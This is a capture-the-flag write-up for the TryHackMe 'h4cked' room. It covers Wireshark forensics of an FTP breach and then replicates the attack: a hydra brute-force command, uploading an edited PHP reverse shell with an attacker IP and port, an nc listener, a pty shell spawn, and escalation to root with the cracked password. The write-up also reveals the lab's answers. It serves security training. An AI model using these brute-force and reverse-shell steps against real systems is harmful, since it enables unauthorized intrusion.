THM: h4cked

Find out what happened by analysing a .pcap file and hack your way back into the machine

This room is dedicated for beginners who already have basic knowledge of wireshark, linux privilege escalation, and shells.

You can find the room at https://tryhackme.com/room/h4cked

The pcap file you are given is a traffic packet that was captured from a breach incident from a server into a system. You'll analyze the packet captured to see what the attacker had done:


- how he got inside the system.
- what he did while he was in the system.

Task 1 - Oh no! We've been hacked!

Q1: The attacker is trying to log into a specific service. What service is this?

Download the pcap file and load it on wireshark. Right off the bat, by looking at the info columns, you'll see that the attacker's traces of attempting connections to port 21.

The answer is the name of the service that uses port 21.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.147	192.168.0.115	TCP	74	57064 → 21 [SYN] Seq=0
2	0.000067104	192.168.0.147	192.168.0.115	TCP	74	57066 → 21 [SYN] Seq=0
3	0.000103422	192.168.0.147	192.168.0.115	TCP	74	57068 → 21 [SYN] Seq=0
4	0.000187447	192.168.0.147	192.168.0.115	TCP	74	57070 → 21 [SYN] Seq=0
5	0.000250490	192.168.0.147	192.168.0.115	TCP	74	57072 → 21 [SYN] Seq=0
6	0.000252568	192.168.0.147	192.168.0.115	TCP	74	57074 → 21 [SYN] Seq=0
7	0.000442461	192.168.0.115	192.168.0.147	TCP	74	21 → 57064 [SYN, ACK] S

Q2: There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

A simple google search on 'brute force tool by Van Hauser' will give you the answer.

Q3: The attacker is trying to log on with a specific username. What is the username?

Right click on any TCP connection, click Follow -> TCP Stream
This will show you all the packets in the current TCP connection.




```
47  192.168.0.147          192.168.0.115        TCP         74 57
83  192.168.0.115
52  192.168.0.147
87  192.168.0.115
27  192.168.0.147
89  192.168.0.147
40  192.168.0.115
70  192.168.0.115
89  192.168.0.147
30  192.168.0.147
66  192.168.0.115
85  192.168.0.115
74  192.168.0.147
57  192.168.0.147
```

```
220 Hello FTP World!
USER [redacted]
331 Please specify the password.
PASS 123456
530 Login incorrect.
USER[redacted]
331 Please specify the password.
PASS computer
530 Login incorrect.
```

Q4: What is the user's password?

Search a packet that says “login successful” in the info, or you can follow a TCP STREM of a connection that has ‘login successful’.




```
.0.115          192.168.0.147          TCP
.0.115          192.168.0.147          FTP
.0.147          192.168.0.115          TCP
.0.147          192.168.0.115          FTP
.0.115          192.168.0.147          FTP
.0.147          192.168.0.115          TCP
.0.147          192.168.0.115          FTP
.0.115          192.168.0.147          FTP
.0.147          192.168.0.115          TCP
```

```
220 Hello FTP World!
USER [redacted]
331 Please specify the password.
PASS [redacted]
230 Login successful.
SYST
215 UNIX Type: L8
```

Q5: What is the current FTP working directory after the attacker logged in?


You can find the current working directory on the previous TCP stream window.



```
220 Hello FTP World!
USER [redacted]
331 Please specify the password.
PASS [redacted]
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "[redacted] is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using P
```

Q5: The attacker uploaded a backdoor. What is the backdoor's filename?

On the same Wireshark window you are on, look for STOR word. STOR means a data is accepted and stored into the server. Basically, a file (backdoor) was uploaded successfully.




```
405 16.827420072  192.168.0.147    192.168.0.115    TCP
406 16.827509621  192.168.0.147    192.168.0.115    FTP
410 16.828772908  192.168.0.115    192.168.0.147    FTP
411 16.828782722  192.168.0.147    192.168.0.115    TCP
417 16.829367855  192.168.0.115    192.168.0.147    FTP
418 16.829372736  192.168.0.147    192.168.0.115    TCP
419 19.320841361  192.168.0.147    192.168.0.115    FTP
420 19.321301970  192.168.0.115    192.168.0.147    FTP
```

```
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR [redacted]
150 Ok to send data.
226 Transfer complete.
```

Q6: The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?


Apply 'ftp-data' filter on search bar. Do Follow the TCP Stream on the second connection. Then, you will see source code of the backdoor (shell.php). Look for a URL under 'usage' section.


File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
ftp-data
No.
Time
Source
Length
Info
Display Filters…
Display Filter Macros…
Display Filter Expression…
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols… Ctrl+Shift+E
Decode As…
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes… Ctrl+Shift+O
Expert Information
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S

```
412 16.828938602 192.168…    253 FTP Data: 187 bytes (PORT) (LIST -la)
431 19.324910508 192.168…   5559 FTP Data: 5493 bytes (PORT) (STOR [redacted]
```


Q7: Which command did the attacker manually execute after getting a reverse shell?

From the second TCP stream after HTTP protocol, follow any TCP stream of TCP connections.



```
449 32.245189719  192.168.0.147    192.168.0.115    TCP      66 52670 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407804984 TSecr=1701954097
450 32.245529788  192.168.0.147    192.168.0.115    HTTP    407 GET /shell.php HTTP/1.1
451 32.245896414  192.168.0.115    192.168.0.147    TCP      66 80 → 52670 [ACK] Seq=1 Ack=342 Win=64896 Len=0 TSval=1701954097 TSecr=1407804984
452 32.248648010  192.168.0.115    192.168.0.147    TCP      74 53734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1701954100 TSecr=0 WS=128
453 32.248675392  192.168.0.147    192.168.0.115    TCP      74 80 → 53734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1407804988 TSec
454 32.249081147  192.168.0.115    192.168.0.147    TCP      66 53734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701954101 TSecr=1407804988
455 32.254704666  192.168.0.115    192.168.0.147    TCP     172 53734 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=106 TSval=1701954106 TSecr=1407804988
456 32.254728794  192.168.0.147    192.168.0.115    TCP      66 80 → 53734 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1407804994 TSecr=1701954106
457 32.271569073  192.168.0.115    192.168.0.147    TCP     265 53734 → 80 [PSH, ACK] Seq=107 Ack=1 Win=64256 Len=199 TSval=1701954123 TSecr=1407804994
458 32.271592064  192.168.0.147    192.168.0.115    TCP      66 80 → 53734 [ACK] Seq=1 Ack=306 Win=65024 Len=0 TSval=1407805010 TSecr=1701954123
459 32.27581027   192.168.0.115    192.168.0.147    TCP     120 53734 → 80 [PSH, ACK] Seq=306 Ack=1 Win=64256 Len=54 TSval=1701954127 TSecr=1407805010
460 32.275850915  192.168.0.147    192.168.0.115    TCP      66 80 → 53734 [ACK] Seq=1 Ack=360 Win=65024 Len=0 TSval=1407805015 TSecr=1701954127
```

You will see everything the attacker typed (including the first command) after getting the backdoor (reverse shell) working.



```
192.168.0.147    TCP
192.168.0.115    TCP
192.168.0.147    TCP
```

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ [redacted]
www-data
```


Q8: What is the computer's hostname? (This question should comes after Q9 IMO)

Research what a linux hostname is.

Answers: w***

Q9: Which command did the attacker execute to spawn a new TTY shell?

TTY shell is the same thing as terminal on linux. So, what command did the attacker run to get a normal terminal?




```
168.0.147          TCP
168.0.115          TCP
168.0.147          TCP
168.0.115          TCP
168.0.147          TCP
168.0.115          TCP
tes captured (544 bits) on
```

```
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-gener
$ [redacted]
www-data@[redacted]/$ su [redacted]
```

Q10: Which command was executed to gain a root shell?

The full sudo command that lets you become root user.




```
ents (52 bytes): #513(50), #515(2)]
ocol
```

```
User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@[redacted]:/$ [redacted]
[redacted]
root@[redacted]/# whoami
whoami
root
```

Q11: The attacker downloaded something from GitHub. What is the name of the GitHub project?

‘git clone <git file/directory>’ is used to download files and directories from github.




```
168.0.147          TCP
168.0.115          TCP
168.0.147          TCP
168.0.115          TCP
168.0.115          TCP
168.0.147          TCP
tes captured (696 bits) on
```

```
root
root@w[redacted]/# cd
cd
root@w[redacted]:~# git clone https://github.com/f0rb1dd3n/[redacted].git
git clone https://github.com/f0rb1dd3n/[redacted]git
Cloning into '[redacted]'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
```

Q12: The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Go to the github link of the file you found from previous question and read through READ.md.



Warning

Some functions of this module is based on another [redacted] Please see the references!

Task 2 Hack your way back into the machine

In this task 2, we are replicating the steps the attacker took to become root user on the FTP server.

The ip address given to you by THM when you started the machine runs a FTP service.

Run Hydra (or any similar tool) on the FTP service. The attacker might not have chosen a complex password. You might get lucky if you use a common word list.

```
$ hydra -l jenny -P /usr/share/wordlists/rockyou.txt -v ftp://10.10.35.198
```

- -l specifies username (*From .pcap file, we know that the attacker used the username jenny.)*
- -P the path of passwords file
- -v enable verbose mode
- The ip address might be different in your case.


Once you've found the password of username jenny, login to ftp server with the credentials.

```
$ ftp 10.10.35.198
```

Change the necessary values inside the web shell and upload it to the webserver.

1. Use php-reverse-shell.php from your kali. (Other web reverse shell will work too.)
   Go to /usr/share/webshells/php/php-reverse-shell.php

2. Edit the file or copy it and change ip address with your tun0 ip address and port number you want to listen on later.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.206.117';  // CHANGE THIS
$port = 4445;       // CHANGE THIS
$chunk_size = 1400;
```

3. In the FTP logged in session you are in, type ‘put’ command follow by php-reverse-shell.php to upload the shell to FTP server.

   $ put php-reverse-shell.php

   Note : if your edited reverse shell is not on the same working directory you were when you logged into ftp server, then you’ll have to write a full path of your php-reverse-shell.php. In my case, I was always on a same directory.

Create a listener on the designated port on your attacker machine. Execute the web shell by visiting the .php file on the targeted web server.

1. Open netcat listener on a new terminal with the port from the reverse web shell.

$ nc -lvnp <port>

- -l enables listen mode, for inbound connects
- -v enables verbosity
- -p port


2. On your browser, enter the ftp server ip address and execute the reverse shell by clicking on the php-reverse-shell.php.

   ftp:// 10.10.35.198/

Note – don’t forget to add / (slash) at the end of ftp server address to access the directory you need to be on. If for some reason, you get an error, and your listener didn’t get a connection, then restarting the h4cked room will solve the problem.

Become root!

Once your listener gets a connection from your web shell, type the command you found on Q9 to get TTY shell. Then, login as jenny. Finally, login as root user.



```
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: 987654321

jenny@wir3:/$ sudo su
sudo su
[sudo] password for jenny: 987654321

root@wir3:/#
```

To get the flag, you'll need to locate the flag.txt file and read what's inside.